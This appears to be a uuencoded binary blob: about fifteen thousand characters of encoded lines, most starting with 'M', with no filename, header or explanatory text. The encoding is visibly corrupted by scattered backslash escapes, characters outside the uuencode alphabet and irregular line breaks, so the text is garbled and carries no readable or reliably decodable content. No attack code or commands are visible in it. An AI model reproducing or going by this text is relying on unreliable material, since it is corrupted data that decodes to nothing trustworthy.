M1Z\$K(L;\*UYE7G3)0OBXS6#Y2O@3VR)<5QER.EZ^K#%4?\*E^?\$.?30^7KG>' \ M3\N7A9N7W;+UEG.?)\KV<, %:J?K]6QD"Z?, 3) LJI:1BW(GFL.'UEUM8'BC, S M'V;I2' \$2V`\_.S!FS'R\_.+#-4?J@XL\)PY:'BS"K#U8>\*U^4O6J:6Z[SM%64 MH\6X+\<:1&R:"(^0L0;E-[ 'K\$@:\*[H\, ^OR'T67%P8K1XJ.P'[1Y94QU^-% M5YB?BO10T17.</Y0T169X?\*1HN, #, "BY(NF67%&8! `YPR-(M.\*9KH80!L<HD ME5Q\$B"<HN@=9D3)6:J7YJDP/E%KI##8VOB&P7VIE9LSY>\*F5A:'\*0Z565H8[ M.+ZI+&?5V/B&3QKIU\*+H%EOE3(3O/H/4\*S<2N&E:, JU2238^0L0;E-[ 'K\$@: M\*[JJ, .L.#6VJRF!C0QL^T57FQ/K'T.;VAGJX-"FS@QW<&A3%X8; &]KPZ22M M<;Y;+=+7E6A^LB7AZ14>";@[FHS4%BR7B(T2\0>E]S(JDD:+S-F[VR=BH!<3, M8&.C%@)[1>>3PIA'1BV@588Z-&KQ:4)<.CIJ'=49;G#4LMS\YV08; ;N^UZ7^ M50/.X@)\$2FZ"\`VIQ]DJQ1Z5V\_XEZU0 `4\$ \\$@16!Q1AP1?K0P4.0:IKLD@.E MZE\*#N8.EJJN[2%[?:9HWYJQ;JN\_DT2"RY@8K.L4\*='Y'/ .NZUUIS!5</^CP MV, U.GT2"[[JN#0->2FN15Z;C)2^&' .K-4]X=<\*CW!LM&' \$I@WZ\$^~^;B@\$-] M:; "JY]#E90-%835A6=\*K)DM>1@QZ:DC7JRC'CT\\_5H\\*] `:, 2MPYNU1UNU-@ M;D#>2?3@BNPQ)'L'T8!4!JXI'5Q>;3]C5"8CE\*+<<V2;+ZX?[ /ER0CO?O-8DY M\RJ42\$:5=1J/W!LNRJ6ZCJXO9J)L\*V[890GQHT6@W#&;2R#L8D/\$A `&"N&D MBGLHL\$U?F9X7/QBZN;FM.-06%\*G!QMH" `AFZ<N>S79N.K>8\*\ " :ITS" `18T/ M\2>/U2A+;BS]1D(9.MDJ2F.I>O%-LWI, YHLRZ88Z<ZGJ>/Q"H\*DQN4[8XZ[6 MV^8@E#[NUP"]L63M"H"B[SY\*B"@J\VX820JE( (PZ; (RF(9\$\OX2@@FPB8FZB M&%QE, 0Q;F1\$OZ6", E>;7ZE", 5:G!#L=8%<<80DNVO3<G]YX5X4U4' &3J8#Y3 M"\`?&=P8H<V[, <\*S"Z="6B%V#@R, A"Q1%DTH'5D5, IN.J\<I9F>/J0XZK4X, = M=EP-Q]GK5)KHC1N^XI, \_VOU\$P-R'!8%6#<.5VPHK#6:/JEG5>QMW+36SER4) M[69]DZISIT8"D!K4J5"K9&>;]=/Y]F' [%8\*!\8; .:.\$)<P>S580V!5MT"6VX" M-`3(H5'0\$[1KT `R\$G"5-'@ (0"Y#;0ZQ, X4O1&[>!9/Y\*Q\(!Q-1@8%` (, -! MGMZ\*G"UP"H#[6N?Q'E]V, 30W:#<F()5A(?32D!61" `M\*C:"63Y>P^! `7\*M2B M\$I#4P)9;A';E\$DTK& `<B2\*, Q(E45V5HTYTU):^26J" `&\*R5A;\$%);:(SCV' \$ MR[?>6`S)8':E, 43U\*4NM.(98!)!Q#-UZ\*ULCONI&O#. ?^Z3\_PG8GZF.2!K:^ M2HVK;/J\!\$D)44<?Q1J@I[.' :#HW9F5VH';XW&!C7R<)9 `UHNH\_9@PQ494TJ MO+2F"/, ^Q]/IOG'</?/]8;\$\*\_OKF+. , R364(.U@C-\M4&3S\$0'[V^:\$^4HYA< MVBVF+#7A+G[1MU5 `3%2OAX&Y2@.)>)+%DY38IJ^8/-2Q@Y2; <6!XLA\*@U4C MQ4%@MV/GT>;, G)HG\_0Z]\_42[^B[K^BY/34; +=[U98T\_@KN&B'V6\*WN<EB-[ , MW2!JI40<\_1SR:9Z;E8=\FI<&.^S3?-2GN?FTZ/ET]G\*RE5>&&V"1&M#UQM\_S MQ\_6=PKS!L@BV?SM08;G!BLXH&S;JT%\_!I8\$K@J/3I@-/ZVOIE]W2+RRWNOVB MS]H.@3Y=BU@W8N `&TA\$I1(J[J' (4NB) "#![L]DMOEA]J], K<8 (<;O?V6C# `A M?A%&FFZ^ [F[+P+3\0OYS9/=C1D(' , UF@ZU28GN; , U#8C3, F"K:, ]G9HX\*64 M37@\_M-FA>V?@.7&4'2B`) (#\O+C?/VR `R>Y2N.J>M.OL\$3:SH'EMDXB=, 7> M-3RK<[S[NPD[GW3#KDZ-'8T.\:U88R+/XVM#@UXRPI, LSJ' \$-GUEBE[RP<:E MSLV:0XU+71ILK' \$AL!M\*38'BP1Z'T']YD@Q'U0 `+PXG:0+3WI2\$0L-; %N: ` \$K MN.7R\*1SZ)8, WAJS@[ `PRQ' `4K[R\*RDUL>S&K[Q1]GA78TKBZ\*UO0UF<P+Z:] MU2W\$; (\C38W#', 1A\*1W?X\_ `&DT4`%50;UF<H'X<Z>, P5NA(^^ `6\*, G9 `8MT; MPD `AG%1Q#@6VZ2O3\U+W(ATD<])CH&C>(YJ71-6X"^\)VH4KR)R\$: [49!S `Q8C MW2B(I<&JD6X41, N@3PYVHX"D!NXO4H7(7STVP: !P;\_#N `A7A/.Q' \((73KM[ MO66R9=@7O:"5@?;3X\OFW7;W6=&EH:M6P#+\$%6;Y%G(K1N' OZ7^^KC4>L]20 MKK5\*RQ=.%.8-ED6PK-N='9\$;MHP53+:X0!; &E>4, ZF7T!#>T'LATC\*7)Q\$R MLS7TQP>9(W[<\_KUW6YX:B^4R>L?K?AV>GKM:[SZO'LF `U[S4XO":U/T:-T<I MV9L<X>]T7VU%E/[++FQ%!\%+Z1H/+G](&\A/QO0YW^^. !ML:4OJQI^XV+WEI M60"UI\, V-'XGC?>RB\$R5W45\$C4X8#%/- (&Q%ZLB `+2^L2(JQST\$@>H.-?0XB M<\*SM\*7(341QL>XK2@%5\_S/:PW5ULOBNR)K+L?1F\*6BE>#--JDTK>'\M'+!0 MZ>7\SL:\$H%7A\_/M%CD6PQ@&UUI56F9YN.<BORFZ, E-X, R!@CY.D%" `E:[F' \ MK%) -CY"Q, F4WL>L2!I:S@6I-.NJ `WM%16@E48Y>^\$C@6%U5J(MS!N\*B\ `; , # M?5\*5&ZPXT"=5I<&J7I\T4/Z5Y;0UMG:6I]=G%`%#20WLAZK:R%5TVY<-; J-# M=/BL&QVU-PF(CHB%P=\$3M6OPDG^522JYB&!HU`.0%2E#DWZ02K/L4&386+I( M#D=&;9%Q^1 `^5; \$W `FMJ0NRU6L0&T' ]N-]; :&\_HC@&@B, `7FX?U5T)S@Q;M MA7] `I?P)+ `U8M= W `90/K2^&1#CTBL5I\$4<-@#\*8A]\*D4\1NK(QY%U48, :M4 MDHV/\$/8I?<Q\*Y\*&@&"0O%DW-I, ' , 3?8V\$R>P/%B3DL34OV\F%/SFTM^4LPN M-:@[6, S. &S `; +68B4<Q(GXL\_E\^W:AU51A4]Y%1'JXB"+.E&&<M-, V8B\$0N# MH"=JU^#%:RJ35'(1(=ZDZ!YD18H85 `U%#@, \_^`1 `!/C48.Y@!/AX6A\*, T61O M\_-TY"8%GF^<-P5;2, +DM\*3=)O98?3?3Z009V<ABVN15VNMK5OM+X!KJ"E@9S M2=;K!##N[TC.4L/W^X&3IDXJTALRZ\VR3ZX?UC\$V-VPQ., %N2RX-W9NK, \*X:

M\_GC\_9UMW/3=0, TL [SF:JQYC/UQCJH9DF`\*H\_#XF"MTP0:"R\$>"]\*\$=@2!Y
ML\_A0\$Y;G!AMKP@AD`,?^S4MC[RU%MLLM-P\6O<5(E%LLMD@-/+1H)']#7;T8+
M;RR#I\;:DY:B6\!%;NS<I-~?K3!1BRF,U54:2,23S`:H0V?AP8BR-\P`R9Q5
M'FI]RMl@8ZT/@>UG!W@K`FC>A/2:H,NGS4,+FQNVOS)"T<BGXDO#]Y9((+R-
MMEQ7R>@.-I!3`\_:G+>/WS9ZHMOPWO#]91+N>`,Y-V#1:XBPPXW`TH#58"ND
M%KPHW`)6)[UFZ&0CQ\_0?RA'PU"GQM#?X-9T\FV\~WQWHQM:\0:,98\7Y<B-
MH^BMIBQUFJ+0TJ!59S\$%4#ZH0#@S6R9)9Q6%>\_A`3`WF(EAF7XP>']LK#75K
M`^!&;R(P3R!/K^+&!-YG\*?E7J20;`R'B&\$KO8U8D#7UT!:DTZ\F"B":N)+1
MN0\*!%?3Y^S:\\*\_[(.9>PIB:D-8]D]I\P3'O8W#>79JI#?=>AJ3<Q<&B/L>75
M'I5W@=\*UTLT-2B".\_DVS,>\*"\*)\$&4BE67S(R:DYV1UV<AI/U357#5]J\$CH>
M1H\DJFXWLH"G8&\_@C.#6#JR6Y-S`@R.WT#[ (AR,%EP;N#]=F+WJ;^^9.T99M
MWQVRL0#EH?6\_?[2BHNA&A;>L>\>H(%L\_)DB+(R(,<U4V\$3\$W4>(KJAF\$K4@=
MVC`/4FZ6%>BP9<&&\_ML1B"C01VKR>;6K/>IC#M)B<U2P[K.A(W^"D\_@MTJ@
M[I9`YDT(ZR6Y>@5`4NS\_C#52%E3[O`2Q.F;9(&I%XM!R\*DBE67FH+F;FO7RL
M+A(XZ/T\~7[W,^\_GWK#]59'9`\^5"SDW8+\2SE[DZO[HE2'`'+,8^<\*[I=5\$
M7/OM.7YA308[C3<?7C\U-W0/\^3`WYQ1);Z@2\;8<5:3&9!YI+<@N];DKBS)@
M>\U\_D9D<`.V-~/N!UB\$RU`I&\$0X[#0@KB0N`\&M2!ZK[45EYM8`XJU,"O'
MSO82V!XEH\_E1DC,9G2.^!(?HMC,L/G@ZUQ7?)I+GY[?~6`Z3@?~=&\$X/X\$+
MAW1\_N>N66EF9OAJE9ASM\K)D51@&V2I1B>0A(\*5%=0^Q(F&L,:C,8Y4\_4#A5
M9K"Q\$VD\$QD=M)CM-+8R]'#QL8\#\*@`6\_1[Y\_U8^,99T05Z?CYVU`=X;L`TR+
M#[T`DADX[W7\$//02PUGGHP%\$79B,<JB63\_`^6`GA8W^]?=-&(J;H14YLS>):Q
MQ]H.G3Z=EW0SAN03W(@4(AE,=3T.71\$Q4N6KA\$ZO1L\Y@I@9;#2J"\$14@7UO
MC!(+D)(-+DKIL53&T@LS[E4+>U+B9=&JLWE4\$A)\*27\$NO\/&LAD2J=X.LP"5
M343,393G[>8CL!6I0\~OD#\*S-#]0'FEAL-\$S^@2B/. \*M/)B)\*KDR.7601%ZU
M#)QYSZ7CV]X4ZPRK\52@MK,.M\&9@?.AI=+P1,=Z^[#1#5#\*5!A3.3@SOUR%
MI2P-A:P;"JXR=E15XELQP\$0MUC#65VD@S4^R>(42V\_05DX>FM&'U=\_E#U<]G
M!ANK?@1&Q1V^.:Z?MR^/6-M30&&2RH%YK4X8SQX?OZCQONIZT-~4D6'I-F:B
M%WO2U%5A\ZQI!LC,>(3BN)C5B0-?6H"R9MYV0&79KG!1M=I">0@YGG[>=#C
M\$226)J7SK8EP65+0^;=RF/?R[O<FLLB&S`W`'PT\3PW>\_`^;4C%Q;<&\_P[I<G
MPPEOVY[GA`^\*U,A'?S4!>&DLU=,1(!GE/&\_G,WEIJ2A/7#:/<'%\$@C+J,\*5!
MJ1HJ89Q.\8+I"R".(54D([@5R4-'D\$#R9NZAL"IR@XV%8'Q\O\]7ZW?;HG
MK30AU>`@K`,W3Y;]+P\$GHK3+4\*;&T/L:``/40]CI)\*(\WGCZGP-@U!!3;DR]
M; <JP;)BK-\*[>-F6NI!)J6:\_Z>Y2Y\$`UR:D#76U\_&0C2!WH#9R&8\\$.#%9WU
M9`XQ02P-5@TL(W/)&`#+2IWTUH^C&B!<G:K5:Z%KRZQNO>[QCM4NTEG!PDB<
M2A36\$T.HN(LZ1Z\$K(H:^LH%D?AW=IPVB^75\GS:!\124J?1UG21#GVB`JI/4
M4&ZD7BG0&[!W\_@,QH[#<8,70%[6F]5]N;E^E.O&\$9MH:S(\*Y-#`8#MCA8\D.
MRMPU?)])"B<D9E=8&#53SR!L1>K(J;4Z-0^F8\_L!0?0&&]L/2"!+)\$K>W\*\`
MOFQV2LM-2-~?3]ZUL:5A>YL"\6\$,\*Q6\*K8EU25RX]'#32W9++>N6FDM-#.HD
M^89\* C;1VJ3G61:SN]D]J]74,PA;D3I4!T`\*S=2Q.@AB:;`"Q.DC@>\*DY\Z[O
MU<3]LY`;!)^R^-18NM623;GLTM[<?R0\7G8TD3() (3VN@^A;)K>R=7@MS19+
ML^R6IO=F`]:/.WPLS2&96DQA(\$\_AA,3LA\$D)4,\@; \$7JT!0#I-),K0Z4IK>"
M\$/ \*ATO2]O9><G8\$Y-3%#W\W"8+\*S\_I:ZI.O=S)L0>+?~1N<.2%2GA;\$]1?\_6
M9R:\*KLVR0=2\*Q+%ZDI5FYB'/9N;9\_+!G,\_-L,&;R)!W174/)S:O]7I@=XKS
MALL&[L#!9(2#?`D1`\LT:\VSU^W4D^(+0W;\_4S&\$<2G9SGCJY,1+5G?+=G<
M?,%!?XN/13LD4TL~0WX53DC,3ICXB7H&82M2Q^I-8;X<'?`#:\$X<`\_`3:%L6
M:8]22A-1#=#09W+/?&?.YHNO9PCQ;PK-M-CIV0"+?(\*~?L;NOQTP4W5HF@Z@5
MB6~UIO1FYB&OEKG!#GNU-\*^J,;?/VZ>=TDH3TO/K&UD<?@G,\1X19L#JZ']
M5'<=#1?:C2?/-Y^Y/;!NDI-F!NJ+LU#J.8;GM%\0Z\_25)D)PU>D(6Z6\+A\
M%G28KU\1@7U1!)<\$YX?`\*V+&[H)595FH#Q1[G1!6CWU9(K![\_-(4SAX:,Q7H
M3\*(?/H1IC\*?/CU);K)FQ=C[>H>\;9RR,L>R/&/'NDKP:.@L7]OOZ'P+9-+]O
MY%F"Q>I<[MV7YSRGDY/IB3RMH"2\46]"9/YX,'E?)J>R/MF&0GROLE4'AR6
MQQIOSJ?G\FGLJ)+`\$%30+NB5\$H%Z?>;CY'QY-N?#PY)>BUG+\^E?IWC(`B\
M-S\_YJ\*83>2TV2,6<`>SR7>[TXJU<OS^?+)>7;\+CD@I)&P@N(L0?^Y(!T`D
MXOIB?CDYN;A\IRR9LN1D\*?8LQT?\_>K+Y]B\_`3T\_\_\*F]VW+>;?[U44+E=?X
MOSX/\$M?;NWLAS:\_"[:SS&=ZWJ\_XA5H5\_8)3\ZU'3PNLF\^V`HSW8->BL0>>\*
M+F\*T"\_!C\*:K5-#A\*0<PE0U3I4PUF)IY:6#%!54]UD8A'(M\_4^5.W0![I+J=
M.:<&;GSB%OM[O%2=:',)9FK/K.CC\+[NLI7JTL3Y7,IW83S,.!H.<@YY?#D
MR,AAWNGXQ>7\*4I"E;+'`KNEB<;F(U%3\*4[.P]5V\*Y^?`9^J1JG4U61V?~2Q>
MP\~;?'BPA".!:]D[!BT7U^?VOA\$PF3+E9"KLIE,"S>=<=&WVIO!5YXW!I6;J\
MOKJZ7\*PZ`C(-F(P!H\_>FZ+:EH2%E-KB).+URIN1~P>O[,EZ?+X#%UJ-]TMY
M4T:>M0-\$\K:1E)MWLXNTD)9\*\_#N\*,?YY-C-!K\*I9HTF\_H`E`2=MD%(K\$2D
M)MV<+J;R;N!;GZBU5#XWX\_9)9S-I"B^LBAELCR9B=9S/+LK-E"/&E&K\$16,
M6`EULEHM&B.P)=R[3WAEJ]2'QZ07^/W^MDDI]NOW+S]>ON"MN3,VOSOY^O\_
MD.F:+-6\_?K5G[6HG9"%M'[HDEU0@2:W"N]F6[00A\*3,0UN<:FCF:SP[-\*0T5
M2D'R<L]"WHI\_KQ`\$\*9Z10YE.3J>3Q2(\~G\_~HLWYB"CVO+9?!;R?`\#]!9+&
MKEHL;\$M1187:D@<[!Q&E(A#S"KWYOGW>\*/KFS=\*\*!:\U8C(3F[-^@X>\_!%#P
MI497=.RBG!U@]%=475]\8?T/Q>~ML(-:WOBO<0`~4[.45C4V!&G2N%SB&TK
M9:.C60,1K=;J`,66S\_?5FD#56ZK>KE^U-5\*UU;#:/^5CXOIAURAET]G,-B",
M0GI&M!K%,E4;]/VNTQN^JU]A+\Y&4M"4R9M/\_Y"\_9ZD\%X4\_W)'#O]F1Q[\_5
MD0,"A5F%O^CD%`#+>QU^T8@TM\$&J52W2UJYD; ;QIVD.UJ5E:~8BJV'+([7WD



M(S[R]\$TDVD>PYFP^N6XI=#2A0LY"<V.SO\$BM&E6H424=G77\*K&WE2)FI.D"L  
MR(8J1\*R[2E1WU5%Y)@^DSV:JLDHQW/]YI5!E6WTC#\_?/HP6E>@JF>FVTJI3J  
MV59('\<\NM4KJO>LO'Z6G;QOP"L5AUO3JLM'>+-DD\!E\$=#2,TUGO3)"J00-  
M?:.7%-2XE\E5HLEG<A1PMMVG.\_09M?L]K"Z%5!1\_K>AW(H\*).27/'Q\^6:\*G  
M7,GJLZ7FFHJ7#=.ZU>[">K.7-WIN^Y41S:']FY/ME]?6N^>?CR5H<;K\T93  
M^13K[8=.1\W\_<+RF:8QW%\S\K'V+QZVW'PQH\$O?1EOS]\_>EFC\V@(\$NCK  
M9^&6N=WOB?P/K3)"M<GE;RW;-6^5YHVQ+9D![JH#K#6DZY1';7[:OJ@=8OJ?  
MXHNG;V\$;!M)\*5OR>"Z+'#SL9\)!H!//O;)69\*U':K]VWFO6Z0\$,&36%B^LJ\_  
MJW\_V2[RB'P\_Q=M\_,O>>;N?;0[0=%I.GPX[S]-W4'WL8=?K"W\_\_;NK[VA.\_B.  
M[=/KPQ<DHK=GXITT'TA%9\S4=:@2\$N3A.7C2>5KQ#43FBQ++^4,TV2FB-33  
M#UDA0AU3X0JFYDR%-YB<UG&R6I5RI&0:XS=N33S<I=(K)D9OU5J.6RXSA>HS  
M]@I,C9U6%\$QN><W!/OB/]&\_KH\$'IGEXE^X<?<E<,:AKM[+P!W7\_DN?]^L^  
M/ /F6[?9AIT7A'5%1FC>G;&[WUF7JW<(26.\91?VP(U9;FE6:K7YD,K2'!?E  
M\$!DG9P2K>HPAG[XU/15;GZ0W5HE>].Z\VZO3'>:).4\$BB.C)6V.\%">]4"A  
MM>K02M!0;F2;+-Z26I\$\*UCZ]5CKV=!HR'H#JB\*B9MV&0UGJA]OGIEDV5)O/  
M7@9SD;4;0\*972;L!9'K=;A@]T]/4L04,U0--KL;43]O'PMXG5[KK-(%%KPG\$  
MH\*#XI[>!Q?^H#:P3UM'G?24I328SGUJ\*YC^J/O=,B9M#\F7=QA"^1PL"]XRT  
MBO^W&[XP\_\_P?-WRI-6Q#[5Y1\_\_]HVX::@6Z#]\_^VG?L]F!#^KT/\$=FN3<JHM  
M\\_LP(9R=D"'\(^KA;[]\\_F:ZV!,\*<'#QFZRXG^YGBM@)\$\*(,HZN0KNM?H(75  
MJE5(N'DK@;("UOS0F56J/\O3Z[EJ6ZG/V<7LG!W.I&'HKVfV+0UTX3C2ZRA  
M'^7Z>S\*?399'1?+IT0E14^P@ (7;:/=UFI69OK)='D,T\_43?-44GPOME'Q\_  
MVMUM7FXU"=5'@7QA?1W1O=&Q7BL\*,#B%AE;\_63KD'29JZD:67=)Z+)V#260`  
M%FH&N,R+3\_J4'^<@PQ\$'&!V&Y&H8&S`.Z\*/F\_?D3!MXZ\*\&(O!EX4[2I+J@Z  
M@VKY2#,Y#\_3I7U1>8M;'9\RC>B;5]63S<?V\*]NE5<Y]4T0PXDD9]??65H0<<  
M'+\P\5`EH;%I](I/T?D\_A8LN@V<V?ZM?6'>^7P72?FDC80%\$AJE6[Z@UA5E=  
MLB<FY@U\$'PJC9R3PV">.1.^LL6^[Z+MA!8U0&=174A:7\$#K\$DL3)#<A@RG4];  
MSFFVY3/.XW!I?F9)F+3(QR(@5+,BX%\*DTSF=4=-OJHUF92G-PJ>Q+I7.Q=87  
MXEA3=3\$:]!#G9?%+J]T,L<Y7([NOFZ#6=S7C`MET\_:/:P\*\$W`R:9'QPHT  
M\*K^0EK>?-U\_7J+?1!O#;#V&X-1/9ZX=;+LMP0VYH'+^SC:)&W!O3U?;FV=  
MV^<H=>D]GO=I184TV<!U'Q9\]H0J'P%Z\_\_RX8WJ6)\$WZY'[[Z0\$7.Y"B\]@@  
M!L\$F!\$3;X&I]EE5CJ\_59'0,01J)K\_\*/I:Q"3&@\$!7W[\*HSC1,6,"A9R1D  
M(4ZZ5\$8^]AXI#G\$2>@W4R24CI9G6/W^2-NB3!G1-)@YCI!4,PY#M7=A^?3=Y  
M\_J36YPF1:6YK&B#K6\*#(D\$0VIMMZYM<M3QG\_.M'ENE?Q],KOJ@OR7HQ\_/=C  
M&7\_!M;UUB-8R!(:(DR\?79PDRSLQA)@2N]@'@F-D2BTR4L\V]T^R\$XJ,,!K5  
M)1#"F2.\T&>O%V#8U6JN\&5'1YX/TKYOGI\W=R)1MD:H^ZP6Y[W-\O\$@/#ZX  
M9`ZAPQ@(.59\>N2"9\$2"K&Y8#\*?RU>Q/^G8\*FPP.+XYG2Q7@23C\$OEUE?#(]  
MGA^EX<\_SY?'59"FD(Q=^F^O)B3Y\%,^]T-"%GZ<7IG\$',3W2\_PHP'CUKM%0  
MZB\54^&GCE%h\*'-4,T=-A)Q>7QQ'PZLBD7R\$M)L\_9X05]21D!#^OKA=3)J5-  
MTH5(U137I(2'<F?'1QZ\_HB&6F\$:]@8^" \*E"=%\?7U[^,8T-<6)(DWH3>\$6I  
M\_@H/\*4\7J->RZT'T=A\*OKE>BKI\H'TQXHZ'\$SAG@:XLP?4?=59+CL'&TU6V@;  
MG#U\_ZDQDO"-!MM&@X]+;KR\$JM\8D947Y\*"TRVFIU"FO)]N%;E.RMBL%:/=R  
M4\W(Y8EJTB"#VZXV=)LJUXTBW;YZ/TH(SQ65`+D-&R.XRM'F:!W0;1VHX  
MNB!TA]=#,EOVN)-`6<.'='%!%Z.Q[5]+4CF2\$!S75>.`"'ME).E&BG1V(9%V  
M<3R5X)04AEV\*'Q+K2PD,\_&T1Z\*7H59RJ+1.JK:DL\*O8RQ<FW7K\$/=LLL]P98  
MNC"R?PR=<\_L3KLXJ.3Y-\$X[-.1;H;NF0]]ZNU=F2./256D3NXZ2,[RO5\_#"W  
MC/(2P\H.,2,1\$:HP#HNX4P#)A90!\$Z6MN[IJMAR)Z->ILK\$(>RTP^[+4^>QX  
M>K&47059E"A;(D+[)9/"JFMG05IP;1H`X\*/99Z\$IJ>(!4J3-/UK)8IF;V3V  
ME[I8[.5\KE>79Y/5F\$J)XX"K;?K(4)C%9.W;Q?3MY/5!/ (2E[68KN8RI03)  
M)5FLBX'6I;4;5VRT6LY?1-BL9\*:\*J%I?F:)E"R1PAJE5CE4VDH/[-G8)R\O  
MKQ?'8EJ4%)0V-B&1[/]/5T\*MVQ:JS2=F9A/WL/OM(@)T].)[]0#P5-\5')%  
M+/UZ.5U\*4SV7;DP\_-+NJ+&OX<CX/HW642\0\4SJ\*!>DLYS+RW=+\*Q;0AHLE  
M(LW.SR67DQ6<CW+1GJGE\_)K.K]@RQ+ZODJ8=HK+)R>7%\_W3^+3]SI38[4CK  
M>YW)/:<CO>]SID<N1U(O'!Q\$C[L:Q+ZGF=QW-\$E]/X,R[F:ETLOANS;]B?'4  
M\_^^'NVWT<>[:U!G\$A0"^\A<1,B^0"Z7\*Q]WO/10+W:;WUSW=M-UCW1,P\K1W  
M=YMQV[>]LST0>(?"8""0@0\$DB\$"\$1'1(((\$!\$I'1(B'(D8\5JU=GW+M>NQ  
MO4DYTN],>WW?JN>JYUY51:V3W!%IMC\*A.T;(@PC%S<]#15OQ'[5V0N%?S3-&  
M],1/TE7R0,L=HA,!\$A(C(7IB)T'3,&KPX^GE#=#0!)R3I\$?'=-\_8)#/#050I  
MHN\*!T,?(P.#Y)KA&LI"D@IV%S@U7W5J[KS3[\$/\$.E!+=D:J\$%^)^JDR\$!+  
MC)'\5?S.#4T>IBSQE)-UB!3\T(U,LMO&?"'1QE&H.@H\$K?&^"@;W]S1P#&>  
M-B/-^T00GMZF9%80(,FH3?UM5EG@G:SKRZ39=5/3KN.VOI:;0\_11GB<BWS\J  
M3TKM;@G\_;QTV8DX1,U>N!68`N5Y!\\$?&)GUQRRF=2870RY8G9-L178+AV\*(!  
MUQN'QYAH'\B-:5%0#GYGVQ7>Q21L&K3!A,0'M>90\*B<=<') [J1\#Y7&,P3D  
MW&9B:FAR(>32ZTQ^06\X'PTL88#)\W7W'/EB9&0HQ#+\_&WOHO%K:,CK)A(  
M\$\*GMGXK:=';/-QH4F@X5L.B!0J6#T%W.%%"H6H>%I\*[LJ-9("BP\*'1T'T7R)  
M7\LB48[+]\_+\$SE@K#;W\$SV@FO#ST\$C^CA?!\*7]7!3QIE9=-;+%F.VX[5[4J#  
M5%<' ]G'Y4413`WBL=\@A3""WW2;\$4"(I2COJ\*LZ\$%KR)!D2J\*[R]HV6%\*)=F  
M78\$EVVQ1(N63#`UW!TD+G38DNWR32/1C\*5\_WA6E(=?DE%(X.CS'1`)X"CVW"  
M5"\*K"V];2#)4=Y1ODDAM#)0OB!:7=QHKUW6HE0\*+QUZ>C?8A29'0HY]O9M:  
MD\*L].<U.A)WZ[N>D%:5!SH2<^UY[,OK,M!!JZ7M4@I')?OV"9O(C5HF.<V&  
MAEJ\*K(\*M5[E,C\$0E-E2\*4&^>)<(W<AQ'3F^>94+,#6\*\*W-(ALX/:RY[SUF9#

M+\$2E;-U\$ `975ZG)- [ [4V[%PRFP^="RE01N; `E4>B\$%074K#1D4L<Y?6F>OU:
M[;1&(AJI<[LQ'U^0[P-:(1,%(]/I\$)F^V6QKS2R\$61K,1.<5%T;1V6X<:6%R
M(9DNAO9+46@0;>LO(M&(<<D-'H^"1MNHBT0T4D,C&1@:+<,N,E'(#84\LKJ5
M2'<+N=T)]%84\$4+:/O/C[)QR8P=R90M0@=\$"@0D\*X-F,J\$=#Q-M'E5)T9=<T
MK\$R\$%IJ&@1CLH\I,PLA/]E%E(>3R9!\5BZ=>!/B&^RB0(R'P3Y\*4Q.AIOW[
MJ'B0B5K>KX^\*!X6HE#WZJ'@H.1X.@WT4PY\$0XWY]5#Q,1"4]V4?%PTS8>9\^
M\*AX6HE#VZJ/B2#(;#?OT47\$4B4(<[J,83X29]N^CXB@3M;Q7'Q5'A6B4O?JH
M.)9<Q\,^?50<1Z(0VWT46M@/#-C3B)L(^?Y`#FW##3.A)X;]#@S&N1XO:A^
M<M6-\$4DA6J6AE17'ANDJ)9)Q<R98#-" :L2NAV9&P8X,=1T;"+(U\$-%)#0[HM
M\_MIAJ62BDALJ97;;,AQ.'NFG%:O'>3C;P-<1(,PJ)UIP]2U=%[\_6W@TREZ,QY
M(.^WB89;(&DD6K&IE69'+4^AI(FHI:9:41S54#!&7.QI.3A24#@^GKQ4@]8W
M9='<7)F<24IR\VOAM9V&/N&J1UW]+P>=\*!4W@BPC4\A]CQ>S%`F=9`-'T,J
M@Y'0XL"0"F)X9X-QJ09,5^/8N[/!E\$S(N6)<!90^1?2%:)2^L14:MT\?U+XF
M,W,I@GSH&V\*I+(\)8QX).?8-LI@8:'8B[+0UMH;'LSP3??FX'&M1E5-+(18
M.H/J%?6<1VHA.2R&SK"\*':5S2(2#>F=,:H:UJDGD/:V#\_#\$/35-//+>\*3-
M&/O`F39B\*`"68\NI39A\*7'7FS!P9\*B1!98>9EU)0P4LB0.PV\S\*2@.\*39EXF
M0D[ [F7F9B4;>U\S+0G3\*4V:>R!PU&0Q/FGDRB(0=)S/S9)"(2AHT<X8S(>8A
M,P>U\$&K9R\R3H61S.+3-W!R\ -3L2=FQ-'E&"\$Y7'>K)\K+5\*(BII:\_H8'D<I
M/-')K0FD.XXRK1"%TIQ`8CB2\\_BZG0RLYII\$4@SZ&@710'NU`HW;"HO':(&
MH0,"E1/"M1E3'+[[JAE\*)%6A'3&,&Z&%=OQ`--KL!\_KTI(6%Z)>>E9YV!&-
M+.44#WT-U?'-@X+9\*N\$<!LQL?89\_F(8CB2OVW47=K"3LJBWMJHT3"<:\EL-?
MP0"M:E:S:1TZ\*+[\*5E-MQ.3G30&'JCPN)+5E1Y4G4@])L)L&\$<\PF56>1\*+O
M[LFWJSQ)A.KVS9-VE4-![E`VJQP8+DSV5'F225R^Z\>=ZS70A.PZ3PH)IS3O
MY?!7.E"[UM7L7(<O'%^UJ[D[(@L0I\!)]%Z)Q&%(A:=Q1[VDBM-#&#HBH=XE(
M)ZR6E&EF)D'Z+BW'K212V\*E=V&DA'7!A0\4I9LBE@#,4,#472PN,(1BE2YE\*
MI'7N+=1,("C7K\*MO\L5IWH692JG<J^13(\*P'A'<<PIG!S+:#S"Z%5#4I;^
MV;M,9I)\`8^&#&V+:::4@F\_"SA>6@RD%X9^L8U\*EV9)G:YZ.E?RR6B&QDBUW
MIB[43YMC.122.\]\>Y@AEU\$0HVM[2^FNF%'F+)(U+Q3I]%%\$G/G%^/Z1GTR
MU]M+6B\$3!5T,F9ZKH'IY('["\$#:^N4\4['IQ\_264A;ET-KS@HI^E!'FA:TM
MK#!NR-?\_98X&4SK=91E+#+@22I30A.W0T\$+5A!W!'H>B<#)P\$I>#5/FO`F4H
ME^05'<VX+#4M#3]C#B+&1#9]5AF\*LG,)J\$ZL)L9"=&\!?5B\_MKBI<-MW@.)A
M/4W+A69=\_XDK[<@7\$6XWE"MRNM&"W#>&OP6)/3O6+G<O1^R"(XY?#D4@MFK
M8"B;-'-KQ;!\C'+>L2GJ7^L^)%`W@`7/DHEJ\$VS2!!OC&),!I0VDV@M3...;
MR^G'VXMCU'S:RXX;ASIYPD^D0<@AYQ+XG'5<=E-4[\_\*FVK^T#T\ \:B?%`=Y
